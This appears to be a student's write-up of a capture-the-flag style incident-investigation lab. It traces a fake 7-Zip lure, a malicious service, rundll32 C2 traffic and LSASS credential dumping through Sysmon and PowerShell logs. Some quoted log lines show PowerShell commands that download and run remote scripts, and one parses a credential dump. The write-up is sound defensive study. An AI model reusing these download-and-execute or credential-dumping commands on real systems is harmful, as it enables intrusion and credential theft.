
Found the process used to create and start the service:





Question: How was the '**sc.exe**' got involved in here exactly? Let's see….


It seems that this service was executed from the powershell script '***7z.ps1***':




→ ***Answer:*** 7zService

The attacker was able to establish a C2 connection AFTER starting the implanted service. What is the username of the account that executed the service?

Notice that after the 7zlegit.exe was downloaded using the 7z.ps1 script, there was another network connection detected:



- Notice that the **User** is **NT AUTHORITY\SYSTEM**
- It is reaching to the remote server via HTTP. (This one is for downloading the 1st stage malware)
- ***How do I know if this is actually a C2 connection***? → It's NOT!




Is this network connection THE C2 connection?

Checking on the network connection and its surrounding logs/events:

t winlog.computer_name	WKSTN-03.swiftspendfinancial.thm
t winlog.event_data.SourcePortName	-
t winlog.event_id	3
t winlog.opcode	Info
# winlog.process.pid	2,740
# winlog.process.thread.id	3,568
t winlog.provider_guid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
t winlog.provider_name	Microsoft-Windows-Sysmon
# winlog.record_id	768,602
t winlog.task	Network connection detected (rule: NetworkConnect)
t winlog.user.domain	NT AUTHORITY

Notice that there are TWO network connections ***prior*** to service creation. Let's gather some detail about the second network connection: (not sure if either of them is C2 but one was used to download the **7zlegit.exe and the actual malware** with a destination IP address of **206[.]189[.]34[.]218**)



Documents surrounding #guXf0YoBV2oTI6v_EyM

Load 5 newer documents

Time	agent.hostname	event.action	event.module	host.hostname	process.command_line
Sep 26, 2023 @ 14:23:47.301	WKSTN-03	Filtering Platform Connection	-	WKSTN-03	-
Sep 26, 2023 @ 14:23:47.301	WKSTN-03	Filtering Platform Connection	-	WKSTN-03	-
Sep 26, 2023 @ 14:23:47.280	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	WKSTN-03	"C:\Program Files\7-zip\7zipp.exe"
Sep 26, 2023 @ 14:23:47.267	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	WKSTN-03	"C:\Windows\system32\sc.exe" start 7zService
Sep 26, 2023 @ 14:23:47.108	WKSTN-03	Network connection detected (rule: NetworkConnect)	sysmon	WKSTN-03	-
Sep 26, 2023 @ 14:23:46.112	WKSTN-03	Network connection detected (rule: NetworkConnect)	sysmon	WKSTN-03	-
Sep 26, 2023 @ 14:23:41.104	WKSTN-03	privileged-service-called	security	WKSTN-03	-
Sep 26, 2023 @ 14:23:41.061	WKSTN-03	privileged-service-called	security	WKSTN-03	-
Sep 26, 2023 @ 14:23:40.918	WKSTN-03	privileged-service-called	security	WKSTN-03	-
Sep 26, 2023 @ 14:23:40.305	WKSTN-03	privileged-service-called	security	WKSTN-03	-
Sep 26, 2023 @ 14:23:23.125	WKSTN-03	service-installed	security	WKSTN-03	-

Notice that this second connection came from **rundll32.exe** rather than the malicious powershell script.

t message

```
Network connection detected:
RuleName: -
UtcTime: 2023-09-26 14:23:47.108
ProcessGuid: {f27ff40b-e974-6512-9605-000000004802}
ProcessId: 4188
Image: C:\Windows\system32\rundll32.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.1.152
SourceHostname: WKSTN-03.swiftspendfinancial.thm
SourcePort: 51497
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 104.248.149.186
DestinationHostname: -
DestinationPort: 443
DestinationPortName: https
```


- This one was used to download another malicious script for creds-theft.

Important information extracted:

- **Process Name**: rundll32.exe
- **User** : NT AUTHORITY\SYSTEM
- **Destination IP** : 104[.]248[.]149[.]186
- **Destination Port** : 443 (https)
- **Process ID**: 4188

I think this is the most likely C2 connection of the two. (But this occurs BEFORE the execution of the '**7zipp.exe**' the service runs?)

This IP address was found to be malicious by Threat Intel sources.



More logs related to the '**rundll32.exe**' process spawned:

Sep 26, 2023 @ 14:23:48.072	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
Sep 26, 2023 @ 14:23:48.074	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
Sep 26, 2023 @ 14:23:48.075	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	WKSTN-03	"C:\Windows\system32\rundll32.exe" "C:\Program Files\7-zip\7zipp.dll",Start
Sep 26, 2023 @ 14:23:48.084	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
Sep 26, 2023 @ 14:23:48.084	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
Sep 26, 2023 @ 14:23:48.085	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
Sep 26, 2023 @ 14:23:48.085	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
Sep 26, 2023 @ 14:23:48.207	WKSTN-03	Engine Lifecycle	powershell	WKSTN-03	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
Sep 26, 2023 @ 14:25:18.124	WKSTN-03	Network connection detected (rule: NetworkConnect)	sysmon	WKSTN-03	-

- This is definitely spawned by the malicious powershell script **7z.ps1**

Found the Parent Process ID of the HTTPS connection: 3988

```
ParentProcessGuid: {f27ff40b-e946-6512-8f05-000000004802}
ParentProcessId: 4248
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
ParentUser: NT AUTHORITY\SYSTEM
```

t message

```
Process Create:
RuleName: -
UtcTime: 2023-09-26 14:23:48.075
ProcessGuid: {f27ff40b-e974-6512-9505-000000004802}
ProcessId: 3988
Image: C:\Windows\SysWOW64\rundll32.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: "C:\Windows\system32\rundll32.exe" "C:\Program Files\7-zip\7zipp.dll",Start
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f27ff40b-bbe7-6511-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 4
IntegrityLevel: System
Hashes: MD5=8459D693C951248A5E8E128F299E9618,SHA256=82611E60A2C5DE23A1B976BB3B9A32C4427CB60A002E4C27CADFA84031D87999,IMPHASH
```

→ ***Answer: SYSTEM***

After dumping LSASS data, the attacker attempted to parse the data to harvest the credentials. What is the name of the tool used by the attacker in this activity?

```
RuleName: -
UtcTime: 2023-09-26 14:39:04.496
ProcessGuid: {f27ff40b-e974-6512-9605-000000004802}
ProcessId: 4188
Image: C:\Windows\system32\rundll32.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.1.152
SourceHostname: WKSTN-03.swiftspendfinancial.thm
SourcePort: 51605
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 4.2.2.2
DestinationHostname: b.resolvers.level3.net
DestinationPort: 53
DestinationPortName: domain
```

More info about the **C2 connection:**

- DNS server: **b[.]resolvers[.]level3[.]net (**Company for DNS resolver: Level 3 Communications**)**
- DNS resolution taken by the malware most likely to download the next malicious powershell script '**pwrex.ps1**' found below.
- This is the ***third network connection*** but AFTER the execution of the **7zipp.exe → 7zservice (**service created with **sc.exe)**.

Another file **downloaded** and **executed** by **rundll32 (C2 process):**

```
ProcessId: 10536
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: -C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f27ff40b-bbe7-6511-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 4
IntegrityLevel: System
Hashes: MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C,IMPHASH
=741776AACCFC5B71FF59832DCDCACE0F
ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
ParentProcessId: 4188
ParentImage: -
ParentCommandLine: -
ParentUser: -
```

This file downloaded created a file '**trash.evtx**' which is an **xml** file. At this point, I am not sure what this file is for. There's probably a whitelist on xml/log files especially in the directory to which it was stored (**C:\Windows\temp**\)

Sep 26, 2023 @ 14:25:21.267	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.267	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.267	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.266	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.266	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.266	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.265	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.265	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.264	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.264	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.264	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.263	WKSTN-03	Execute a Remote Command	powershell	WKSTN-03	-
Sep 26, 2023 @ 14:25:21.263	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.263	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.257	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.256	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.256	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.256	WKSTN-03	Pipeline Execution Details	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
Sep 26, 2023 @ 14:25:21.255	WKSTN-03	Executing Pipeline	powershell	WKSTN-03	-C iex(iwr http://206.189.34.218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;

- There's a lot going on on the execution of this malicious script.


Another connection made by the C2:

```
Network connection detected:
RuleName: -
UtcTime: 2023-09-26 14:24:21.332
ProcessGuid: {f27ff40b-e996-6512-9705-000000004802}
ProcessId: 8356
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.1.152
SourceHostname: WKSTN-03.swiftspendfinancial.thm
SourcePort: 51499
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 185.199.110.133
DestinationHostname: cdn-185-199-110-133.github.com
DestinationPort: 443
DestinationPortName: https
```


Info:

- ***Destination IP***: 185[.]199[.]110[.]133
- ***Destination Hostname***: cdn-185-199-110-133[.]github[.]com → One of the connection used to download open-source tools. In this case, its for **Invoke-Nanodump.ps1** which is used for LSASS.exe content dumping.

Digging into the process PID : 8356




- This process was spawned by the malware to download the **Invoke-Nanodump.ps1** used to dump LSASS contents.
- Once this file landed on the system, it was renamed as: **C:\Users\perry.parsons\AppData\Local\Temp__PSScriptPolicyTest_ndepcbgb.rwf.ps1**




- Note that at this point, the attacker hasn't done any lateral movement and still is in the first machine compromised.

From here, it shows the .ps1 file was executed:



Checking the surrounding logs to find how the credential got exfiltrated from the system:

- After the dumping of the lsass content:



- Windows **werfault.exe** process will be spawned and shows the error caused by the **Invoke-Nanodump.ps1** powershell script.

- Also notice that something is being written to the previously created file **C:\Windows\temp\trash.evtx** . You'll see later on what this file is going to be used.

The attacker has done some system reconnaissance in between:

Sep 26, 2023 @ 14:25:00.094	WKSTN-03	privileged-service-called	security	WKSTN-03	-
Sep 26, 2023 @ 14:25:00.094	WKSTN-03	privileged-service-called	security	WKSTN-03	-
Sep 26, 2023 @ 14:24:59.769	WKSTN-03	Process Create (rule: ProcessCreate)	sysmon	WKSTN-03	C:\Windows\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.17763.4121_none_5703f42b990865ed\TiWorker.exe -Embedding
Sep 26, 2023 @ 14:24:59.760	WKSTN-03	None	-	WKSTN-03	-
